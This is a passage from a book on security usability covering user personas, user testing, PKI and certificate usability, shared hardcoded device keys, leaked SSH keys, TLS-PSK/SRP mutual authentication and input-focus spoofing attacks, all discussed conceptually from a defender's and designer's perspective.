These sorts of issues are purely design by geeks for geeks, for exceptional situations that wouldn't occur for the typical home user who needs assistance with the password-management process. Despite the opinions of the contributors quoted above, the lack of usability of the password-entry mechanism does have real security consequences, which are discussed in "Password Display" on page 587.

The nasty thing about programming for the self is that it's (usually) not even deliberate. Philosopher John Rawls argued in his landmark book "A Theory of Justice" that the principles of justice should be derived from behind a 'veil of ignorance' in which the people making the rules don't know what place they'll have in the system to which the rules are applied. In other words if you don't know whether you're one of the haves or have-nots (where what you have, or don't, is money, power, looks, and so on) then you won't end up creating a system that either inadvertently or deliberately benefits one of those classes [21].

The problem with trying to get the 'veil of ignorance' approach applied to application design is that not only do many geeks have great difficulty in considering the needs of people who differ from them, but they're not even aware that such people exist. This is where stereotypical users come in. There's a particular art to the use of stereotypical users that interaction designer Alan Cooper covers in some detail in his book *The Inmates are Running the Asylum* [22][98].

In choosing your user(s) it's important to recreate as much of a real person as you can: Give them names, write a short bio for them (if you're targeting users with a particular skill set or in a particular market and you're not sure what someone from that demographic would be like, do an online search for resumés for people with that particular background, which often contain a great amount of detail on their skills, goals, and interests, enough information to create a specialised persona), and try and find a representative photo (for example from a magazine or online, try and avoid using stock photos unless your target market is models rather than human beings) that allows you to instantly identify with them. The more specific you can be (at least up to a point), the better (although in some cases you can get away with little more than a name: "would Mavis be able to use this?" is sufficient to send most security developers back to the drawing board).

The reason for this specificity is that a generic cardboard-cut-out user (sometimes referred to as "the elastic user") is far too flexible to provide a very real test of a user interface. Need to choose a key storage location? No problem, the user can handle it. Need to provide an X.500 distinguished name (see "Certificates" on page 658) in a web form? Sure, the user can do that. On the other hand 70-year-old Aunty May, whose primary use for her computer is to spam her relatives with emailed jokes, will never go for this. Designing for the elastic user gives you a free hand to do whatever you feel like while still appearing to serve "the user". Creating a user who's as close as possible to a real person (not necessarily an actual person, just something more concrete than a cardboard cut-out) on the other hand lets you directly identify with them and put their reactions to your user interface design into perspective. How would Aunty May handle a request for a public/private key pair file location? By turning off the computer and heading out to do a spot of gardening. Time to rethink your design.

A similar problem occurs with people planning for or deploying security technology. In this case the elastic user becomes a nebulous entity called "the IT department", which takes care of all problems. Take all of the points raised in the previous paragraph and substitute "the IT department can formulate a policy to cover it" for "the user can handle it" and you can see where this type of thinking leads. Only a few large corporations can afford the luxury of having an IT department define policies for every security eventuality, and even then truly effective policies usually

---

[98] The title being a reference to the very problem of design by geeks for geeks, who invariably end up using DSM-IV 299.80 as their blueprint for a stereotypical user.

only appear after a crisis has occurred. For everyone else, they *are* the IT department, leading to farcical situations such as Aunty May sitting at her home PC in front of a dialog box telling her to contact her system administrator for help.

To help deal with this problem, you can also create anti-personas, people that you're definitely *not* designing for ("the ability to select from eight hundred different encryption algorithms that no-one's ever heard of before is critical"). Anti-personas are a good way of dealing with the design-for-the-self problem.

Note though that you should never employ the technique of stereotypical users as a substitute for studying real users if such access is available. An amazing amount of time is wasted at the design stage of many projects as various contributors argue over what users might in theory do if they were to use the system, rather than simply going to the users and seeing what they actually do.

All too frequently, user interfaces go against the user's natural expectations of how something is supposed to work. For example a survey of a range of users from different backgrounds on how they expected public keys and certificates to be managed produced results that were very, very different from how X.509 says it should be done, suggesting at least one reason for X.509's failure to achieve any real penetration [23].

A final useful function provided by the stereotypical user is that they act as a sanity check for edge cases. The unerring ability of geeks to home in on small problems and then declare the entire approach unworkable because of the corner case that they've thought up has already been covered in "Security Works in Practice but Not in Theory" on page 16. As security researcher Tuomas Aura puts it, "security researchers form a habit of seeing threats and hidden agendas everywhere they look without much regard to how likely these scenarios are. Although the suspect-everyone attitude is an asset in technical security analysis it becomes a burden when extended to work or society in general" [24]

This problem is so significant that the developers of the ZoneAlarm firewall, which has a design goal of being (among other things) "an application your mom could use", have made an explicit design decision for their product to not to sacrifice common-use cases for obscure corner cases that may never happen [25]. The OpenBSD policy of "no useless buttons" discussed in "User Conditioning" on page 153, and outside the security field the Gnome design philosophy, are further examples of this.

Geeks have major problems distinguishing possibility from probability. To a geek (and especially a security geek) a probability of one in a million is true. To a cryptographer, a probability of 1 in 2^{56} or even 1 in 2^{80} (that's 1 in 1.2 million million million million, a one followed by twenty-four zeroes) is true. To anyone else (except Terry Pratchett fans) a one-in-a-million chance is false — there's a *possibility* of it being true, but the actual *probability* is miniscule to the point of irrelevance. Personas provide a sanity check for such edge cases. Yes, this is a special case, but would Aunty May ever want to do that?

Input from Users

Asking users how they think that something should work is an extremely useful design technique [26]. While users aren't interaction design experts, they are very good at reacting to designs that they don't like. Consider the question of storing users' private keys. Should they be stored in one big file on disk? Multiple files? In the registry (if the program is running under Windows)? On a USB token? In their home directory? In a hidden directory underneath their home directory? What happens if users click on one of these files? What if they want to move a particular key to another machine? How about all of their keys? What happens when they stop using the machine or account where the keys are stored? How are the keys protected? How are they backed up? Should they even be backed up?

All of these questions can be debated infinitely in a process sometimes referred to as bikeshedding [27], but in practice there's a far simpler and more effective way to

resolve things. Go and ask the users how they would expect them to be done. Many users won't know, or won't care, but eventually you'll see some sort of common model for key use and handling start to appear. This model will be the one that most clearly matches the user's natural expectations of how things are supposed to work, and therefore the one that they'll find the easiest to use.

The problems that can occur when an application doesn't meet users' expectations for key storage was illustrated in one PKI-based tax filing scheme where users weren't able to figure out how key storage worked and solved the problem by requesting a new certificate at each interim filing period (two months). This resulted in an enormous and never-ending certificate churn that completely overloaded the ability of the certificate-issuing process to handle it, and led to unmanageable large CRLs (a more detailed discussion of the problems of certificates and tax filing is given in "PKI Design Recommendations" on page 729). In another instance of this, covered in "Case Study: Inability to Connect to a Required Server" on page 538, a CA experienced a 90% revocation rate for certificates due to this type of churn, which eventually led to the certificate-based process being abandoned. A similar thing has occurred with passwords for infrequently-used low-value online accounts in which the lack of effective client-side password management (see "Passwords on the Client" on page 614) has meant that users resort to email-based password-reset mechanisms to log on, never bothering with the actual password for the account.

Testing new design ideas for user interface features by asking users for input has been used for some years by various companies. For example in the early 1980s whenever a new interface feature was implemented for the Apple Lisa, Apple developer Larry Tesler would collar an Apple employee to try it out. If this test user couldn't figure it out, the feature was redesigned or removed [28]. Microsoft went through a similar (although somewhat less informal) process during the development of Office 4.0, the last major release before Office 95. Whenever a developer thought that a particular feature was finished, the feature would be tested in Microsoft's usability lab using a fresh set of "off-the-street" users and the results fed back to the developer. Office 4.0 went through over 8,000 hours of usability testing in this manner [29].

Another advantage of asking users what they want is that they frequently come up with issues that the developers haven't even dreamed about (this is why writers have editors to provide an external perspective and catch things that the writers themselves have missed). If you do this though, make sure that you occasionally refresh your user pool because as users spend more and more time with your interface they become less and less representative of the typical user and therefore less able to pick up potential usability problems.

When you ask users for input it's important to ask the *right* users. Another problem that the PKI tax filing scheme mentioned above ran into was the difference between the claimed and the actual technology level of the users. When various managers were surveyed during the requirements process they all replied that their staff had the latest PCs on their desks and were technology-literate. In other words the managers were describing themselves, a variation of design by geeks for geeks. In actual fact the people doing the tax filing were, as one observer put it, "little old ladies sitting in front of dusty PCs with post-it notes telling them what to do stuck to the monitor". The post-it notes contained paint-by-numbers instructions for the tax filing process, and as soon as one of the post-it's didn't match what was on the screen the users called the help desk. The result was that most of the electronic filing was being done by proxy by the helpdesk staff and the system haemorrhaged money at an incredible rate until it was finally upgraded from electronic back to paper-based filing.

The importance of going directly to the end users (rather than relying on testimony from their superiors) can't be over-emphasised. No manager will ever admit that their employees aren't capable of doing something (it would make the manager look bad if they did) so the response to "can your people handle X" is invariably "yes", whether they really can or not. As part of the requirements-gathering process for a computerised messaging application I once visited the paging centre at a large hospital to talk to the staff about the way that they handled the rapid dispatch of messages to and from doctors at the hospital. After a few minutes there I was

somewhat disturbed to discover that this was the first time that anyone had ever asked the users what they actually needed the software to do for them. In the entire lifetime of the hospital, no-one had ever asked the users what they needed! Needless to say, using the software was a considerable struggle (it was an extreme example of the task-directed design mode described in "Matching Users' Mental Models" on page 474), and even a preliminary set of minor changes to the interface improved the users' satisfaction considerably.

Ease of Use

Users hate configuring things, especially complex security technology that they don't understand. One usability study of a PKI found that a group of highly technical users, most with PhDs in computer science, took over two hours to set up a certificate for their own use, and rated it as the most difficult computer task they'd ever been asked to perform [30]. In addition once they'd finished they had no idea what they'd just done to their computers, with several commenting that had something gone wrong they would have been unable to perform even basic troubleshooting, a problem that they had never encountered before.

In another informal test of PKI technology carried out by "a team of cryptographers and computer security professionals", only a third of them had managed to figure out how to use their certificates after an hour of effort [31]. On the other hand the equipment vendors (who have direct contact with end users via their tech support departments and occasionally usability labs) were under no illusions about the usability of PKI, expressing surprise that anyone would take on the complexity of a PKI rather than just going with user names and passwords.

(Having said that, a PKI architect reported his experiences in using OpenID to post to a web site that disallowed any other form of authentication which, due to a combination of incompatibilities between OpenID providers, confusing or often totally absent documentation, and terrible user interface design, took over two hours and left him with no idea what it was that he'd just done, a description eerily similar to the original study's report of users' experiences with PKI).

In practice, security experts are *terrible* at estimating how long a task will take for a typical user. In the PKI usability study mentioned above, other security researchers who reviewed the paper had trouble believing the empirical results obtained because it couldn't possibly take users that long to obtain and configure a certificate ("I'm sorry but your facts just don't support our theory"). The researchers who set up the study had themselves managed to complete the task in two-and-a-half minutes. The test users (who, as has already been mentioned, had PhDs in computer science and were given screenshot-by-screenshot paint-by-numbers instructions showing them what to do) took two hours and twenty minutes. A more typical user, without a PhD and paint-by-numbers instructions to guide them, has no hope of ever completing this task.

The assumption by the security experts was that if they could do it in two minutes then anyone could do it in two minutes, when in fact a typical user may still not be able to do it after ten hours. This is because users aren't interested in finding out how something works, they just want to use it to do their job. This is very hard for techies, who are very interested in how things work, to understand [32].

Consumer research has revealed that the average user of a consumer electronics device such as a VCR or cell phone will struggle with it for twenty minutes before giving up [33]. Even the best-designed, simplest security mechanism requires more effort to use than not using any security at all, and once we get to obscure technologies like certificates, for which the perceived benefits are far less obvious than for cell phones and VCRs, the user's level of patience drops correspondingly (even the two-and-a-half minutes required by seasoned experts is probably too long for this task).

To avoid problems like this, you should make it immediately obvious to a user how the basic security features of your application work. Unlike applications like web browsers, word processors, and photo editors, users don't spend hours a day inside

the security portions of a particular application, and don't have the time investment to memorise how to use them. As Microsoft's guidelines for creating effective online help put it, "users want to get their work done. Generally, they are not interested in learning about the program and the technology for its own sake; their patience extends only insofar as that program serves their own interests and solves problems at hand" [34].

Your application should therefore auto-configure itself as much as possible, leaving only a minimal set of familiar operations for the user. For example a network server can automatically generate a self-signed certificate on installation and use that to secure communications to it, avoiding the complexity and expense of obtaining a certificate from an external CA. This is exactly what the Off-the-Record (OTR) plugin for the Pidgin IM (instant messaging) client does, and as a usability evaluation of the plugin found, users experienced no trouble with the key generation stage and were immediately able to begin private, if unverified, communications with others [35] (compare this to the horror stories presented in "Problems" on page 4 for situations where certificates are involved). Unfortunately due to a variety of user interface problems the remainder of the OTR experience wasn't nearly as trouble-free, but that's unrelated to the key-generation and exchange issue.

Similarly, an email-application can automatically obtain a certificate from a local CA if there's one available (for example an in-house one if the software is being used in an organisation) or just create a self-signed one on the spot whenever a new email address is set up. Even if you consider this to be a lowering of *theoretical* security, it's raising its *effective* security because now it'll actually be used (see "Theoretical vs. Effective Security" on page 5 for more on this aspect of security usability).

On the client side an application can use security auto-configuration capabilities like the plug-and-play PKI facility in cryptlib to automatically locate and communicate with a CA server [36], requiring that the user enter nothing more than a name and password to authenticate themselves (this process takes less than a minute and doesn't require a PhD in computer science to understand). For embedded devices the operation can occur automatically when the device is configured at the time of manufacture.

The handling of self-signed certificates is currently a real problem in both browsers and the applications that generate them. The fact that browsers treat communications secured with self-signed certificates as worse then communications with no security at all (see "EV Certificates: PKI-me-Harder" on page 72) means that users are left with a very poor user experience. Embedded devices and appliance-style devices often have no option but to use self-signed certificates, for example because the identity information that needs to be present in a certificate to identify the device isn't known until the user has connected to it using TLS in order to configure it, or because interaction with a CA from the device's environment isn't practical or even possible (as with many of these PKI-related problems, the use of TLS-PSK or TLS-SRP using a fixed key printed on a sticker attached to the device would resolve these chicken-and-egg bootstrap issues).

Appliances don't help here because when they generate a self-signed certificate it's often so broken that no standard TLS client can do much with it. One problem that's been found in devices from a number of vendors is that each device populates its self-signed certificate with identical identification information. If multiple devices from the same vendor are present on a network, or at least being administered from the same client machine, then the presence of identical certificates on different devices looks like a spoofing attack [37].

This type of behaviour has been seen in a virtual who's-who of embedded networking devices and appliances from vendors like Astaro, Cisco, Dell (via their remote management cards), Fortigate, Fujitsu Siemens (via their lights-out management system or LOM), HP (again with a LOM system — pity the poor administrator who was faced with the prospect of managing 19,000 HP LOM devices all of which had certificates that made them look like a network spoofing attack [38] — but also with HP network printers), Linksys, Sonicwall, Zimbra, Zyxel [39][40][41][42][43][44]

[45][46][47], and no doubt many, many more (a Google search for the error string `sec_error_reused_issuer_and_serial` at the time of writing returns just under 8,000 hits). Although in some cases vendors have indicated that they're not interested in fixing this [48], in other cases the problem falls into a bit of a grey area, for example with the case of secondaries for high-availability firewalls. Technically the certificates for the firewall pair should have different serial numbers but since one device by design transparently replaces (or to look at it another way, spoofs) another they should also have the same certificate otherwise the switchover isn't transparent any more.

The duplicate-certificate problem wasn't made any easier by the fact that for a number of years a user interface bug in Firefox made it impossible to deal with these duplicates apart from deleting portions of the user's profile and restarting Firefox, leading to yet another example of the security vs. availability problem covered in "Theoretical vs. Effective Security" on page 5 in which the Firefox developers pointed out that any device that generated certificates like this was very badly broken and the users responded that they didn't care, they just wanted to connect to it in order to administer it.

Since certificates have a serial-number field that's traditionally filled with a 16- or 20-byte random number you should make sure that your device fills it with a different random value each time, either by using genuine random data or at least by using something derived from a unique value like a hash of the certificate's public key[99]. On the client side you can take advantage of the fact that the duplicate certificates typically use a serial number of zero (even though this is explicitly prohibited by the relevant standard [49]) and be a bit more lenient in those cases.

A far better solution though is to take advantage of the special circumstances in which these certificates are encountered. If you run into a duplicate certificate and it's associated with something that has a non-routable IP address or is in the same subnet, or it's on the default gateway, then there's a good chance that the certificate has been generated by a buggy embedded device rather than being some form of spoofing attack, a variation of the approach that Microsoft took with the Windows firewall that's discussed in "Security vs. Availability" on page 400. Another way of looking at this concession in the direction of practical usability is that if there's an active attacker sitting inside your firewalled private subnet performing MITM attacks on you then you have far bigger things to worry about then a case of potential certificate spoofing. While this adaptation won't address every case of broken certificate generation, it will transparently deal with the large majority of them.

An even scarier problem than the creation of duplicate certificates occurs in devices that go beyond using a fixed certificate identifier and use a fixed private key shared across all devices, so that anyone with access to even one device has compromised the security of all devices of that type. Unfortunately this mistake doesn't appear to be dying out, popping up again and again over the years [50][51][52][53][54][55][56][57][58][59][60][61]. This issue is so well-known that there's an online collection of several *thousand* public (and corresponding private) keys that have been extracted from embedded devices conveniently available for easy lookup in an SQLite database [62]. Key generation really doesn't take that long, particularly if you run it as a background task while other device configuration is going on, so there's no reason why you ever need to hardcode a shared private key into a device (the very term "shared *private* key" should indicate that there's something very wrong with this picture).

---

[99] If your objection to the use of random serial numbers is "if we randomise the certificate serial number then how will we know when to spill to the next VSAM file?" as it was for one vendor then you have bigger things to worry about than certificate issues.

Figure 107: Embedded device signalling that it's using a shared private key

Given how widespread this use of shared private keys is, if you buy some sort of network appliance that comes with a preconfigured private key for use with a protocol like SSL/TLS, SSH, or IPsec then you should probably assume that it's not really private unless the device makes a point of explicitly generating the key (and associated certificate if there is one) as part of its initialisation process. An example of a device that clearly signals that it's using a shared private key is shown in Figure 107, with the fact that the certificate is issued by a commercial CA (and is expired and issued for the wrong name to boot) indicating that it corresponds to a single private key baked into the firmware of every device of that type (in the case of this particular device it wasn't actually necessary to use knowledge of the private key in order to compromise it, since it had enough security holes to allow easy access anyway [63].

The shared-private-key problem extends to loading pre-built images into devices, a few of which generate a fresh key the first time that they're run, a few more that ask you to do it yourself when you set up the device, and most of which simply run with the pre-generated key that's part of the firmware image. One survey of publicly-accessible devices on the Internet found cases where tens of thousands of devices shared the same key, with more than three quarters of a million devices serving up hardcoded, default keys, of which the most common keys were shared across just under a hundred thousand devices. These included products from Cisco, Dell, HP, IBM, and others, for a total of 54 different manufacturers, and went beyond embedded systems to encompass applications like Citrix remote access servers belonging to organisations that included Fortune 500 companies, law firms, and the US Navy. Scarily, some of these shared keys had been certified by commercial CAs, indicating that users had shipped the default keys off to CAs to have them certified [64].

If you need to secure access to a device over a network then another option is to take advantage of the fact that users are quite familiar with the process of password-based authentication, so that your application can use the traditional user name and password to drive a cryptographic challenge/response mechanism rather than more complex mechanisms like PKI, which in most cases are just an awkward form of user name and password (the user name and password unlock the private key which is then used to authenticate the user). Many users choose poor passwords, so you should prefer protocols like TLS' password-based failsafe authentication TLS-PSK

[65] or the less-common TLS-SRP [66], which never transmit the password even over the secured link, to ones that do.

An additional benefit of TLS' password-based authentication is that it performs mutual authentication of both parties, identifying not only the client to the server but also the server to the client, without any of the expense, overhead, or complexity of certificates and a PKI. As "Theoretical vs. Effective Security" on page 5 has already pointed out, what TLS-PSK and TLS-SRP provide are full mutual authentication rather than the unilateral authentication in both directions that certificate-based TLS authentication provides, which is why phishing works so well with certificate-based authentication.

To see how certificate-based unilateral authentication fails, consider an attacker who sets up a phishing server. They buy a certificate from a commercial CA as described in "Security Guarantees from Vending Machines" on page 38 and wait for victims to connect. Since they're using a CA-issued certificate, the victim gets no warning that anything is amiss, and performs their own certificate-based authentication with the server. The server throws the authentication information away and allows the victim to proceed. At this point as far as the victim is aware they've got a highly secure, authenticated connection to the genuine server, when in fact they're talking to the attacker-controlled machine. This situation could never occur if proper mutual authentication such as TLS-PSK or TLS-SRP was used.

Whereas PKI protects names (which isn't very useful), TLS-PSK and TLS-SRP protect relationships (which is). Interestingly, RSA Data Security, the company that created Verisign, has recently advocated exactly this method of authentication in place of certificates [67]. Of course users don't know (or care) about the fact that they're performing mutual authentication, all they care about is that they have a verified secure channel to the other party, and all they know about is that they're entering their password as usual.

TLS-PSK and TLS-SRP actually provides something that's rather better than conventional mutual authentication, which is usually built around some form of challenge/response protocol. The authentication provided in TLS-PSK and TLS-SRP is so-called failsafe authentication in which neither side obtains the other side's authentication credentials if the authentication fails. In other words it fails safe, as opposed to many other forms of authentication (most notably the standard password-based authentication in HTTP-over-TLS and SSH) in which, even if the authentication fails, the other side still ends up with a copy of your authentication credentials such as a password (this flaw is what makes phishing work so well). When standard non-failsafe authentication is used an attacker can perform two sets of identity theft, first against the server by impersonating it to the user and then against the user when the attacker has obtained the user's credentials via the impersonated server.

A final benefit of TLS' password-based authentication is that it allows the server to perform password-quality checks and reject poor, easy-to-guess passwords ("What's your dog's maiden name?"). With certificates there's no such control, since the server only sees the client's certificate and has no idea of the strength of the security measures that are being used to protect it on the client machine. These are often close to nonexistent. For example a survey of SSH public-key authentication found that nearly two thirds of all private keys weren't just poorly protected, they used *no protection at all*. As far as the server was concerned the clients were using (hopefully strong) public-key-based authentication when in fact the private keys were actually being held on disk as unprotected plaintext files [68] (mind you this was still better than F5 Networks' handing out the shared SSH private key that allowed root access to their high-end devices to all users of these devices [69]).

Another survey, of SSH private keys left behind on Amazon EC2 machine images, found fifty keys of which exactly two were protected with passwords. As the researcher who conducted the survey pointed out, "no-one uses passwords [for SSH private keys]" [70]. Even if you do use a password, the widely-used OpenSSH implementation of SSH applies no protection against password-guessing attacks,

using a single iteration of the obsolete MD5 hash function to turn a password into a key [71], something that can be brute-forced at the rate of 5 billion passwords a second on a single 2009-era GPU [72]. Furthermore, SSH's known-host mechanism would tell an attacker who gains access to a client key file exactly which systems they could compromise using the unprotected key.

In some cases you don't even need direct access to someone else's mounted filesystem if you can convince the device under attack to cough up, in plaintext form, the private key that's needed to access it. This sounds like the sort of attack that should never be possible, but it's exactly the one that worked against Sophos email "security" appliances. As the researchers who discovered it pointed out, "it was unusual to see SSH private keys used for authentication [instead of passwords], so it was rather ironic that the SSH keys used in this case formed part of an exploitation method" [73].

The leftover-keys problem is compounded by the fact that many sysadmins regard old, dormant public keys left lying in SSH server access files as "safe" in some manner because they were, after all, *public* keys and therefore didn't have to be tracked or managed in any way [74]. The same EC2 machine image survey that was mentioned above found that 22% of all images had public keys from previous owners still on them in authorized_keys files, and of those 82% allowed root access to the VM [70].

This works in reverse as well, with Internet services like Github containing thousands upon thousands of unprotected keys used to access Amazon Web Services (AWS, of which EC2 is a part) [75], with the keys being exploited by attackers via automated tools that scrape Github for them and then use them to access AWS, typically for Bitcoin mining [76][77]. This problem is endemic among organisations using SSH. For example one major bank that was audited by a security company had over a million unaccounted-for SSH keys, of which around ten percent granted root access to the banks' servers [78].

Finally, the private keys could often be lifted from accounts through vulnerabilities in other software, such as a pluggable authentication modules (PAM) flaw that allowed SSH DSA private keys to be stolen [79] (not to mention the various key-stealing techniques for X.509 certificates and their associated keys, SSH client-authentication keys, code-signing keys, and Apache server keys that are covered in other sections of this book). This problem was so serious that one large government organisation that uses certificate-based authentication had an informal policy of regarding a private key as automatically compromised if the machine that it was held on was compromised in any way, because they had no way of knowing how strong the password that protected the private key was.

Locating and getting at private key files of this kind often isn't even that hard, particularly when they're being used with web servers where they can be left in public directories and indexed by Google. At one point a web site that tracked this recorded over *four thousand* OpenSSL[100] private key files that were locatable (and accessible) using Google [80][81], and SSH private keys can be just as easy to find [82][83]. Other implementations are equally careless with their private keys, with hardcoded fixed keys and certificates being distressingly common in embedded devices. These keys are indexed by a database containing over 2,000 entries, allowing SSL/TLS to be broken with nothing more than a database lookup [84].

Getting these private key files from end-user PCs isn't that much harder, we just haven't seen it much because the virtual non-existence of client certificates[101] means that no-one's had to target them yet, although the ease with which attackers are stealing code-signing certificates, covered in "Digitally Signed Malware" on page 50, does provide one indication of how secure they'll end up being in practice. Since the

---

[100] This book includes mention of cryptographic software written by Eric Young (eay@cryptsoft.com).
[101] In one informal poll carried out at a security conference attended by several hundred security people — not general computer users but specifically computer security people — around half a dozen had a client certificate, and none had used it in the past week.

attackers are real-life conmen and not abstract entities in mathematical protocols, there's nothing to prevent them from obtaining them through tricks like sending users new certificates and including a request to mail back the old one so that it can be securely destroyed [85] (phishers are already using a variant of this technique in which they send out fake EV certificate updates for users to click on, as discussed in "EV Certificates: PKI-me-Harder" on page 72).

(Another interesting attack involving SSL/TLS client certificates that we haven't seen publicly exploited yet takes advantage of two problems with the way authentication using client certificates works. The first is that while TLS-PSK/SRP use the standard combination of a user name and password (or other authenticator) for authentication, certificate-based authentication merely needs to say "here is a certificate, let me in". The second is that the SSL/TLS server advertises which CAs it will accept certificates from when it requests certificate-based authentication from the client. So if the server requests a certificate from, say, Verisign in order to let you in, you buy a Verisign certificate and present it to the server [86].

Although it hasn't been applied in any known attack, there's plenty of evidence from various sources that it would work just fine. For example a commercial vendor was at one point going through a lengthy certification process to allow their products to have certificate-authenticated access to US government systems. Towards the end of this process, one of the vendor's developers noticed that their own tests were rejecting the certificate that was being used while the government systems weren't. This led to a fair bit of poking around until they realised that the certificate that they were using was one that some enterprising developer had bought from GoDaddy. After some debate as to whether they should inform the government certifiers, they decided to quietly continue as is, since notifying them would have required restarting the whole certification process. So while the vendor's test servers only trusted certificates issued by the appropriate CA, the actual government systems apparently trusted anything from any commercial CA).

After getting this problem fixed, the developers found the same issue in a different third-party component used in another part of the organisation. This time the code trusted certificates that were either signed by CAs in a trusted-CA store or signed by any CA that chained up to a built-in Windows root CA. In other words the component trusted pretty much any certificate except a self-signed one. The product that used the component almost shipped in this state because a risk assessment had determined that the use of certificates had reduced the system's exposure to a negligible level, but luckily it was caught before it was released by a developer who'd been involved in the triage of the previous trust-all-certificates issue. These issues are the sort of thing that your automated testing, covered in "Post-delivery Self-checking" on page 793, should be set up to catch.

The issue that was explicitly stated by the risk assessors has crept into any number of other deployments of security systems involving certificates, although generally as an unspoken assumption or even a bug. For example OpenSSH, a product that you'd think wouldn't even want to know what a certificate is, would ignore SSH fingerprint authentication using a DNS-based mechanism called SSHFP that publishes server fingerprints in the DNS [87] if the server produced a certificate [88].

In this case the problem was a bug, but in others it's present by design. For example some WPA2-Enterprise servers, if certificates are being used, will rely entirely on the certificate to authenticate a client, bypassing the RADIUS authentication-server check that's normally required. Since the WPA2-Enterprise server trusts any certificate from any built-in CA, it allows anyone willing to spend $10 on a certificate onto the network rather than just the legitimate users that would be allowed by the RADIUS check.

You can obtain invisible TLS-PSK/SRP-type beneficial effects through the use of other security mechanisms that double up an operation that the user wants to accomplish with the security mechanism. Perhaps the best-known of these is the use of an ignition key in a car. Drivers don't use their car keys as a security measure, they use them to tell the car when to start and stop. However, by doing so they're

also getting security at a cost so low that no-one notices. An example of this type of mechanism applied to computers, the cryptographic ignition key (CIK), is discussed in "Use of Familiar Metaphors" on page 497.

A more overt piggybacking of security on usability was the design of the common fill device for the NSA's KW-26 teletype link encryptor, which was keyed using a punched card supported at the end by pins. To prevent the same card from being re-used, it was cut in half when the card reader door was opened [89]. Since it was supported only at the two ends by the pins, it wasn't possible to use it any more. This meant that the normal process of using the device guaranteed (as a side-effect) that the same key was never re-used, enforcing with the simplest mechanical measures something that no amount of military discipline had been able to achieve during the previous world war. Being able to double up the standard use of an item with a security mechanism in this manner unfortunately occurs only rarely, but when it does happen it's extremely effective.

In practice though the KW-26 mechanism wasn't quite as effective as its designers had hoped. Since distributing the cards ended up costing $50-100 a pop due to the security requirements involved, and there were potentially a dozen or more devices to re-key, mistakes were quite costly. Users discovered that it was possible, with a bit of patience, to tape the segments back together again in such a way that they could be re-used, contrary to the designers' intentions (people in the military are adept at circumventing security regulations [90]). This is the sort of problem that a post-delivery review, discussed in "Post-delivery Reviews" on page 791, would have turned up had it been carried out.

Automation vs. Explicitness

When you're planning the level of automation that you want to provide for users, consider the relative tradeoffs between making things invisible and automated vs. obvious but obtrusive. Users will act to minimise or eliminate monotonous computer tasks if they can, since humans tend to dislike repetitive tasks and will take shortcuts wherever possible. The more that users have to perform operations like signing and encryption, the more they want shortcuts to doing so, which means either making it mostly (or completely) automated, with a concomitant drop in security, or having them avoid signing/encrypting altogether. So a mechanism that requires the use of a smart card and PIN will inevitably end up being rarely-used, while one that automatically processes anything that floats by will be. You'll need to decide where the best trade-off point lies (see "Theoretical vs. Effective Security" on page 5 for more guidance on this). In particular it's important to make security decisions implicit and aligned with the goals of the user rather than just blindly automating them, which does make things less intrusive but also takes control away from the user. An example of an implicit action would be to perform mutual authentication with a server when connecting to it. An example of an automated action would be to trust the server without performing any form of authentication, which is convenient for the user but not that safe, and removes any ability for the user to control what is and isn't acceptable.

There are however cases where obtrusive security measures are warranted, such as when the user is being asked to make important security decisions. In situations like this you should ensure that the user has to explicitly authorise an action before the action can proceed. In other words any security-relevant action that's taken should represent a conscious expression of the will of the user. Silently signing a message behind the user's back is not only bad practice (it's the equivalent of having them sign a contract without reading it) but is also unlikely to stand up in a court of law, thus voiding the reason usually given for signing a document.

Making sure that the input that your user interface is getting was directly triggered by one of the interface elements is an important security measure. If you don't apply measures like this you make yourself vulnerable to a variety of presentation attacks in which an attacker redirects user input elsewhere to perform various malicious actions. Consider a case where a web page asks the user to type in some scrambled letters, a standard CAPTCHA/reverse Turing test used to prevent automated misuse of the

page by bots. The letters that the user is asked to type are "xyz". When the user types the 'x', the web page tries to install a malicious ActiveX control. Just as they type the 'y', the browser pops up a warning dialog asking the user whether they want to run the ActiveX control, with a Yes/No button to click. The input focus is now on the warning dialog rather than the web page, which receives the user's typed 'y' and instantly disappears again as the browser installs the malicious ActiveX control. This attack, known as Z-order spoofing [91], was first discovered in 2001 and then subsequently rediscovered by the Firefox browser developers [92][93][94] but also affected Internet Explorer [95] (a variation of this, clickjacking, is more generally used to redirect clicks from one site to another [96][97]). It's somewhat unusual in that it's more effective against skilled users, whose reaction time to unexpected stimuli is far slower than their typing speed.

Another variation of this problem was found in a phishing study that looked at the effects of a site warning dialog that MSIE 7 popped up when users navigated to a suspected phishing site. This could take several seconds to appear, by which time users were typically engaged in other activities like entering their account details. When the dialog eventually popped up (seizing the user's input focus) it was almost immediately dismissed again by whatever action the user had been taking before the dialog grabbed the focus (the more general problem of applications stealing the input focus is so widespread under Windows that the operating system actually provides a built-in system-wide configuration setting to disable it). As a result fully two thirds of users never even noticed the dialog, with the researchers concluding that "they had no idea they were ever exposed to any warnings […] this type of warning is effectively useless" [98].

